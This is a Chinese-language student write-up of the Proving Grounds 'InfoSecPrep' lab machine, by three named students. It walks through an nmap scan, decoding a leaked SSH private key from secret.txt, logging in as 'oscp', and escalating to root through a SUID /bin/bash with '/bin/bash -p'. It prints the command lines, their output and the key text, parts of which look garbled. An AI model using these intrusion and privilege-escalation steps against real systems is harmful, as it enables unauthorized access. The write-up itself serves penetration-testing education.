

PG — InfoSecPrep

資工四 S10859050 郭宇倫

資工四 S10859045 呂建篁

資工四 S10859048 陳睦善

1. 偵測、掃描

指令: `nmap 192.168.xx`

nmap 是一個常用的網路掃描工具，能夠用來掃描目標主機的開放埠號(port)、運行的服務和操作系統等訊息，從而幫助用戶評估目標主機的安全性和漏洞情況。使用 nmap 指令可以快速獲取目標主機的基本訊息、資訊等，並進一步進行漏洞掃描和測試，從而發現潛在的資訊安全漏洞，並採取相應的措施進行修復。在安全測試、系統管理和網路監控等領域都有廣泛的應用。

```
(kali㉿kali)-[~]  
└─$ nmap 192.168.56.89  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 11:37 EDT  
Nmap scan report for 192.168.56.89  
Host is up (0.0014s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

指令: `nmap -p 22,80 192.168.xx -sV -sC`

為了收集有關 nmap 端口的更多訊息，我們使用指令進行掃描(-p 是指定要掃描的端口範圍或端口列表，-sV 將掃描並顯示應用程序的服務版本，-sC 將在服務上運行默認腳本以檢查是否存在漏洞)，我們獲得有關開放端口的更多詳細訊息，因此我們決定由端口 80 開始枚舉，而我們認為端口 22 不是一個合理的起點，因為端口 22 不像 http 服務器那樣提供廣泛的攻擊面。此外，我們已經看到了一個名為 secret.txt 的頁面，這表明我們應該從這裡開始。

```
(kali@kali)-[~]
$ nmap -p 22,80 192.168.56.89 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 11:38 EDT
Nmap scan report for 192.168.56.89
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91ba0dd43905e31355578f1b4690dbe4 (RSA)
|   256 0f35d1a131f2f6aa75e81701e71ed1d5 (ECDSA)
|_  256 aff153ea7b4dd7fad8de0df228fc86d7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: WordPress 5.4.2
|_ http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-title: OSCP Voucher 6#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.80 seconds
```


我們遇到一個編碼字串，該字串以兩個等號結尾，表示它是用 base64 編碼

```
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQgT1BFTlNTSCBQuklWQVRFIETfWS0tLS0tCg==
```

Base64 編碼是一種將二進制數據轉換為可打印 ASCII 字符之編碼方式，用於在不可靠的傳輸介質上傳輸二進制數據，如電子郵件和 HTTP 數據流。Base64 使用 64 個不同字符表示二進制數據，包括大小寫字母、數字和兩個特殊字符（+ 和 /）。因某些場合並不能傳輸或儲存二進制流，比如，如果一個傳輸協議是基於 ASCII 文本的，那麼它就不能傳輸二進制流，你要將二進制流傳輸就得編碼。常見的諸如 http 協議的 url 就是純文本的，不能直接放二進制流。

如果要編碼的位元組數不能被 3 整除，最後會多出 1 個或 2 個位元組，那麼可以使用下面的方法進行處理：先使用 0 位元組值在末尾補足，使其能夠被 3 整除，然後再進行 Base64 的編碼。

文字 (1 Byte)	A																							
位元	0	1	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
位元 (補0)	0	1	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Base64編碼	Q				Q				=				=											
文字 (2 Byte)	B								C															
位元	0	1	0	0	0	0	1	0	0	1	0	0	0	0	1	1	0	0	0	0	0	0	0	0
位元 (補0)	0	1	0	0	0	0	1	0	0	1	0	0	0	0	1	1	0	0	0	0	0	0	0	0
Base64編碼	Q				k				M				=											

指令: `curl http://192.168.xx/secret.txt`

curl 是一個命令列工具，我們將 curl 指令用於我們終端上，以獲取字串，它可用於在終端機上傳輸資料，支持多種協議，如 HTTP、HTTPS、FTP、SCP、SFTP 等。curl 常用於從命令列下載或上傳文件、發送 API 請求以及檢查網站響應等任務。

```
(kali㉿kali)-[~]
$ curl http://192.168.56.89/secret.txt
LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBEUGS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUJsd0FBQUFkemMyZ3RjbGp0aEFBQUFB
d0VBQVFBQUFZRUFB0SEnzU3pIdFVG0Es4dG1PcUVDUUVlMckkLkNSc2J2cTZpSUc3UjlnMFdQdj13
K2drVWdlCkl6QlNjdmdsTEU5ZmxvbHNLZHhmTVFRYk1WR3FTQURuWUJUYXZhaWdRZWt1ZTBiTHNZ
ay9yWjVGaE9VUlpMVHZkbEpXeHoKYkllEUM1YTVGMERsOVVZbXpDaGU0M3owRG8waVF3MTc4R0pV
UWFxc2NMbUUhHfJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpBOVFBSSVVBm2xlZHfY0FhFeLkvL0xx
MCtZUWcvcFV1MEtQa1kxOGk2dm5maVlR2t5VzFTZ3J5UGg1eDlCR1RrM2VSWWNOcnc2bURiQWpY
S0tDSEdNK2Rubkd0Z3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRMExcld6YUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBrd2luRmxpUU1ZTW1hdThQWmJQ
aUJJcnh0SVlYeTNNsgNLQklzSgowSFNLditIYktXOWtwVEw1T29Ba0I4ZkhGMzB1a1ZPYjZzVHVj
MXNKS1dSSElaWTNxZTA4STJSWGVFeEZGWXU5b0x1ZBkCnRIWWRKSEZMN2NXaU52NG1SeUo5UmNy
aFZMMVYzQ2F6TlpLS3dyYVJBQUFGZ0g5S1FMMS9TVUM5QUFBQUiZTnphQzF5YzIKRUFBUdCQUxS
d3JFc3g3VkjmQ3ZMWWpxaEFrR0M2eWlxd2tiRzc2dW9pQnUwZlloRmo3L2NQb0pGRm5pTXdVbkW0
SLN4UApYnWFkYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VlcExudEd5N0dKUDYyZVJZVGxvFV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHV0ODlBNk5Ja010ZS9CaVZFR3FySEM1aEdyYwLJ
ay85aFpCZmdMM2x0NGFqMzI2OFBld1BVQUNGQU41WG4KYXEvRnhNMlAveTZ0UHJFSVA2Vxk0Q2o1
R05mSXVyNTM0bUJ4cE1sdFVvSzhqNGVjZlFSazVOM2tXSERjT3BnMndJMXlpZwpoeGpQblo1eGpZ
THdKS2svb0dWcy96S2N0SHBHcnBPALQrelFzemtUYXlGd0dCV3RhMXMyaExjcVI4R0pBaEhIMwLT
WldlCi9uM0JCv3VRZTRCTUxmMmluU1VwejBNSXB4WllrREdESm1ydkQyV3o0Z1NL0GJTR0Y4dHpC
M0NnU0x0DZEIwaXIvaDJS5bHYKwktVeStUcUfKQWZiEHhk0UxvMVRtK21FN250YkNTbGtSeUdXtJZu
dFBDTmtWM2hNULJXTHZhQzdVtkhiUjJIU1J4UyszRgpvamIrSmtjaWZVWES0VlM5VmR3bXN6V1Np
c0sya1FBQUFBTUJBQUVBQUFHQkFMQ3l6Zltp0SkFwYXFhd2I2Y2VXUwT5WFhyCmJqWmlsNDdwa05i
VjcwSltdbnhpeFkzMUtqckRLbGRYZ2t6TEpSb0RmWXAxVnUrc0VUVmxXN3RWY0JtNU1abVFPmWlB
cEQKZ1VNemx2RnFpRE5MRktVSmRUajdmCXLPQVhE22t2OFFrc05tRXhLb0JBakduTTL10HJSQXlq
NVB0bzF3QVdLcENMeElZMwpCaGRsbmVOYUfYRfYvY0tHRnZXMWFTWxHQ2VhSjBEEFNBD0c1Sn1z
NEtpNmtKNUVrZldvOGVsc1VXRjMwd1FrVz15aklQCLVGNUZxNnVks1BubUVXQXB2THQ2Mkl1VHZG
cWcrdFB0R25WUGxlTzNsdm5DQkJJJeGY4dkJrOFd0b0pWSmRKdDNoTzhjNGoKa010WHN2TgdSBhZL
MWJavVpYNU15bUhhbE4vIEExSxNVQZKZa2cvcE1nM3M5Y1LSUMtTK0d4aVvVNWJ2OWV6d000Qm1r
bwpRUHZ5VWV5ZTI4endrTzZ0Z1ZnWng0b3NySW900Vd0RFVVGJkbUQyVUJaMm4zQ1pNa09W0VhK
eGVqdTUxa0gxZnM4cTM5CLFYZnhkTmhCYjNZcjJSakNGVUxEeGh3RFNJSHPHN2dmSkVEYVdZY09r
TmtJYUhiZ2FwN2t4enlwWNxTHJzMFm3QzRRQUEKQU1FQWhkbUQ3UXU1dHJ0QkYzbWdmY2RxcFpP
cTYrdFc2aGttUjBoWk5YNVo2Zm5lZlFV4Ly9RWTvZd0tBRXZnTkNLSzhTbQppRlHsWWZSNZLLzVv
blpuZ0Viak1RTRVrkT09sa2JyZ3BNWWlOK1pneXZLMUxvT1R5TXZWZ1Q1TE1nakpHc2FRNTM5M00y
CnlVRWlTWGVyN3E5ME42VkhZWERKaFVXWDJWM1FNy0NxcHRTQ1MxYlNxdmttTnZoUvHnQWFBUzhB
SncxOXFYV1hpbTE1U3AKV29xZGpvU1dFSnhLUZUd1VXN1dPaVlDMkZ2NWRzM2NZT1I4Um9yYm1H
bnpkaVpneFpBQUFBd1FEaE5YS21TMG9WTWREeQozZktaZ1R1d3I4TXk1SHlsNWpyYTZvd2ovNXJK
TVVYNnNqWkVpZ1phOTZFamNldlpKeUdURjJ1Vjc3QVEyUnF3bmJiMkdsCmpkTGtjMfL00XVicVNp
a2Q1ZjhBa1psWkZzQ0lYdnVEUvPDb3haQkd1RDJEVvd6T2dLTWxmeHZGQk5RRitMV0ZndGJyU1AK
T2dCNGloZFBDMSs2RmRTALfKNzdmMWJOR0htbjBhbW9pdUpqbFVPT1BMMWNJUHP0MGh6RVJMAjJx
dj1EVWVsVE9VcmFuTwpjVvdyUGdyelZHVCTrdmtrakdKRLgrcjh0R1dDQU9RUlVBQUFEQkFNMGNS
aERvd09GeDUwSgtFK0hNSUoyalFJZWZ2d3BtCkJuMkZONmt3NEdMwmlWY3FVVDZhwTY4bpmMaWh0
RHLB29N6b3BTanlLaDEwYk53UlMwREFJTHNjV2c2eGMvUjh5dWVBZUkKUMN3ODV1ZGtoTLZxcGvy
ZzRPc2lGwk1wd0txY01sdDhpNmXWbW9VQmpSdEJENGc1TVlXUKFOTzB0ajlWV01UYlc5UKxpUgpr
dW9SaVNoaDZ1Q2pHQ0N1L1dmd0NvZjl1bkNlaJRIRWo1RVBqOG5aMGNNtNzVQVjxN1ZuQ05HVFbh
bWNYQnJmSXd4Y1ZUCjhuZksyb0RjNkxmckRtalFBQUFBbHZjMk53UUc5elkzQT0KLS0tLS1FTkQg
T1BFTlNTSCBQUklWQVRfIEtFWS0tLS0tCg==
```


指令: `curl http://192.168.xx/secret.txt | base64 -d`

我們再次使用 curl 指令，但我們將透過 base64 命令對其進行管道傳輸，並使用 -d 參數來解碼 secret.txt 文本內容的字串，透過上述指令解碼之後，我們得到 SSH 私鑰內容，如下圖所示：

```
(kali㉿kali)-[~]
$ curl http://192.168.56.89/secret.txt | base64 -d
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0  490k      0 --:--:-- --:--:-- --:--:-- 569k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZaC1rZXktbjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAAblwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEaHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBSscvgLE9fFloIsKdxFMQqBMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdLJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPKY18i6vnfiYHGkyW1SgryPh5x9BGtK3eRYcN
w6mDbAjKKKCHGM+dnngNgvAkqT+gZWz/Mpy0ekauk6NP7NCz0RnrIXAYFa1rWzaEtypHwY
kCEcfWJlZ7+fcEfa5B7gEwt/aKdFRXPQwinFLiQMYMmau8PzbPiBrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL50oAkB8fHF30ujV0b6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTLEWS073ZSVsc2yHsguWuRdA
5fVGJsw0Xun89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/Fxm2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHdC0pg2wI1yig
hxjPnZ5xjYLWJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcQr8GJAHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MipxZYkDGDJmrVd2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSlKryGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxs+3F
ojb+JkciFUXK4VS9VdwmszWSisK2kQAAAAMBAAEAAAGBALCyzeZtJApagGwb6ceWQkyXXr
bjZil47pkNbV70JWmnixY31KjrDKldXgkzLJR0dFyp1Vu+sETVlW7tVcBm5MzmQ01iApD
gUMzlVfqiDNLfKUJdJ7f7qyOAXDgkv8QksNmExKoBAjGnM9u8rRAYj5PNo1wAWKpCLxIY3
BhdlnNaAXDV/cKGfVw1aOMLGCeaj0DxSAwG5Jys4Ki6kJ5EkfWo8elsUWF30wQkW9yJIP
UF5Fq6udJPnmEWApyLt62IeTvFqg+tPtGnVPLE03lvnCBBIxf8vBk8WtoJVJdJt3h08c4j
kMtXsvLgRlve1bZUX5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko
QPvyUcye28zkw06tgVMZx4osrIoN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kH1fs8q39
-----END OPENSSH PRIVATE KEY-----

QXfxdNhBb3Yr2RjCFULDXhWDSIHZG7gfJEDaWYc0kNkIaHHgav7kxzypYcqLrs0S7C4QAA
AMEAhdmD7Qu5trtBF3mgfcdqpZ0q6+tW6hkmR0hZNX5Z6fndUx//QY5swKAevgNCKK8Sm
iFXLYfgH6K/5UnZngEbjMQMTd00lkbgrpMYih+ZgyvK1Lo0TyMvVgT5LMgjJGsaQ5393M2
yUEiSXer7q90N6VHYXDJhUWX2V3QMcCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXWim15Sp
WoqdjoSWEJxKeFTwUW7W0iYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAawQDhNXXKmS0oVMdDy
3fKZgTuwr8My5Hyl5jra6owj/5rJMUX6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2Gl
jdLkc0Yt9ubqSikd5f8AkZLZBsCIRvuDQZCoxZBGUd2DUWzOgKMLfxvFBNQF+LWFgtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjlU0OPL1cIPzt0hzERLj2qv9DUeLT0Uran0
cUwrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQIefvwpm
Bn2FN6kw4GLZiVcUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAeI
Rcw85udkhNVWperg40siFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRAN00Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCeJ4HEj5EPj8nZ0cMNvoARq7VnCNGTpamcXBrfIwxcVT
8nfK2oDc6LfrDmjQAAAAvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----
```

我們將進一步枚舉該頁面，以便讓可能的用戶進入該框。我們可以看到主頁上寫著一條註釋(紅框處)，上面內容表示盒子上唯一的用戶的用戶名是 oscp。



指令: `curl http://192.168.xx/secret.txt | base64 -d > id_rsa`


說明:

將解碼的內容複製，並將其私鑰內容用 id_rsa 命名為私鑰進一步列舉

```
(kali@kali)-[~]
$ curl http://192.168.56.89/secret.txt | base64 -d > id_rsa
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0     443k         0 --:--:-- --:--:-- --:--:-- 488k
```

3. Exploitation(滲透)

我們將把解碼的 SSH 私鑰複製到 `id_rsa` 中，修改私鑰後嘗試以 `oscp` 用戶的身份登錄盒子



指令: `chmod 600 id_rsa`

說明:

chmod 指令用於變更檔案的權限，**chmod 600** 即為只有自己可讀寫檔案

補充: `chmod` 指令


語法：
`chmod [選項] [模式] [檔案]`

選項：

- f, --silent, --quiet：隱藏任何錯誤訊息。
- v, --verbose：列出每個檔案處理之詳細過程。
- c, --changes：與-v類似，但是只列出有更改之過程。
- R, --recursive：以遞迴的方式對目前目錄下的所有檔案及子目錄進行更改。
- help：列出幫助資訊。
- version：列出版本資訊。

r(read)：讀取的權限
w(write)：修改的權限
x(execute)：執行的權限

圖片來源: <https://weikaiwei.com/linux/chmod-commands/>



常用的八進位權限：

```
→ chmod 600 myfile    // 只有你可以讀寫檔案
→ chmod 644 myfile    // 大家都可以讀，只有你可以寫
→ chmod 700 mydir     // 只有你可以存取檔案夾
→ chmod 755 mydir     // 大家都可以讀，只有你可以寫
```

圖片來源: <https://eecsmt.com/linux/linux-chmod/>

指令: `ssh -i id_rsa oscp@192.168.xx`

說明：

`ssh -i` 用於指定要使用的私鑰，可用於 SSH 通信中進行身份驗證。該指令使用指定的私鑰用於連接 SSH 服務器，而非使用預設的用戶名和密碼連接，我們使用 `ssh`(Secure Shell Server)將解密後的私鑰以 `oscp` 的身份登入到盒子裡面，可以得出以下資訊內容。

```
└─$ ssh -i id_rsa oscp@192.168.56.89
The authenticity of host '192.168.56.89 (192.168.56.89)' can't be established.
ED25519 key fingerprint is SHA256:00RLHLYgILTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.89' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 23 Apr 2023 04:00:42 PM UTC

System load:  0.0               Processes:    210
Usage of /:   25.3% of 19.56GB  Users logged in: 0
Memory usage: 59%              IPv4 address for eth0: 192.168.56.89
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Oh yea! Almost forgot the only user on this box is "oscp"!

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

SSH 成功連接到 Box 後，我們用 **id** 指令查看目前使用者或群組的相關資訊，再使用 **ls** 指令來列出內容，可以看到重要檔案(local.txt)，使用 **cat** 指令來連線，獲取 low shell hash，而 low shell hash 是取得更高權限的關鍵步驟。

```
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$ ls
ip local.txt
-bash-5.0$ cat local.txt
371b4dab36a66b750bc810cf6571526e
-bash-5.0$
```

Oh yea! Almost forgot the only user on this box is "oscp"
A big thank you to Offensive Security for providing the voucher.
Happy Hunting

4. 特權升級 (Privilege Escalation)

特權提升是指攻擊者利用漏洞或其他手段，將其在系統上的權限提升到比原本許可的權限更高的級別。這可能允許攻擊者獲得對系統完全控制的權限，並執行擁有者權限操作，包括讀取、修改或刪除系統上文件、安裝惡意軟體等。特權提升攻擊通常是駭客入侵系統的第一步，因為它允許攻擊者取得更多權限，並繼續在系統上進一步攻擊。防止特權提升攻擊是系統安全的重要組成部分，需定期更新系統和應用程序漏洞，限制特權用戶權限，實施安全訪問控制。

在執行真實世界的滲透測試時，很少能夠獲得初始訪問權限，從而提供直接的管理訪問權限。特權升級至關重要，因為它可獲得系統管理員級別的權限，從而允許執行以下操作：

- 重置密碼
- 繞過訪問控制以破壞受保護的數據
- 編輯軟件配置
- 啟用持久性
- 更改現有（或新）用戶的權限
- 執行任何管理命令

檢查常見漏洞或錯誤配置後，發現/bin/bash 是非常重要的 SUID (SetUID) 二進制文件，這給了攻擊者提升特權的機會。SUID 是一種權限位，允許執行此文件的用戶暫時獲得擁有者的權限，進而執行一些需要特權權限的操作。/bin/bash 是常見的 Unix shell，如果它被授予 SUID 權限，攻擊者就可利用它提升特權，並執行擁有者權限的操作。

指令: `find / -perm -u=s -type f 2>/dev/null`

Unix 命令"find"，用於文件系統中搜尋具指定權限和屬性文件。具體來說，該命令搜索權限為"SUID"的文件，這些文件允許普通用戶以特權(root)的身份運行，因此可能成為攻擊者進行提權攻擊的目標。

- "find"命令的語法以"/"開頭，表示從文件系統的根目錄開始搜索。
- "-perm"是一個"find"命令的選項，後面跟隨著要查找的權限。
- "-u=s"表示要查找 SUID 權限的文件，即擁有 root 用戶權限的文件。
- "-type"選項指定要搜索的文件類型。在此，"f"表示要查找普通文件，而不是目錄或其他特殊文件。
- "2>/dev/null"是一個 shell 指令，用於將標準錯誤輸出重新定向到/dev/null 文件。這樣可將錯誤訊息過濾，只保留標準輸出結果(即找到的文件列表)

總體來說，使用該命令的目的是搜尋所有具有 SUID 權限的文件，這些文件允許普通用戶以 root 特權權限進行更高權限的操作，從而可能成為提權攻擊的潛在目標。

```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/snap/core18/1754/bin/mount
/snap/core18/1754/bin/ping
/snap/core18/1754/bin/su
/snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
/snap/core18/1754/usr/bin/chsh
/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
```

查看所有 SUID 權限的命令，我們可以發現 bash 有 SUID 權限

檢查 SUID 二進制文件時，通常會參考 GTFOBins，因為它提供許多用於特權升級的命令，這些命令是針對目標系統上找到的 SUID 二進制文件而被設計的。

GTFOBins 是一個開源項目，旨在收集並整理有關各種 SUID、SGID、sudo 等特權機制的利用方式。該開源提供豐富的命令和技巧，以便攻擊者獲得初始訪問權限後，能進一步提升至更高權限，以便獲得對目標系統的控制權。這些命令和技巧通常利用二進制文件中存在的漏洞、設計缺陷或錯誤配置等，促使攻擊者能夠利用它們來提升權限。因此，在進行特權升級時，攻擊者通常會參考 GTFOBins 來尋找可用的特權升級命令，以提高攻擊的成功率。

如果攻擊者已經獲得/bin/bash 命令的執行權限，並且該命令被設置為 SUID 二進制文件，可再透過加上 -p 選項來提升更高權限，以獲得對系統的控制權。

指令: `/bin/bash -p`

成功使用特權升級技巧後，攻擊者已經獲得 root 用戶的權限，其有效用戶 ID (EUID) 和有效組 ID (EGID) 都被提升為 root。這意味著攻擊者現在具有系統中 root 用戶擁有的所有權限，包括訪問、修改、刪除系統中所有文件和目錄的權限，以及安裝和刪除軟體包的權限等。

```
-bash-5.0$ /bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(p
lugdev),116(lxd),1000(oscp)
bash-5.0#
```

指令: `cat /root/proof.txt`

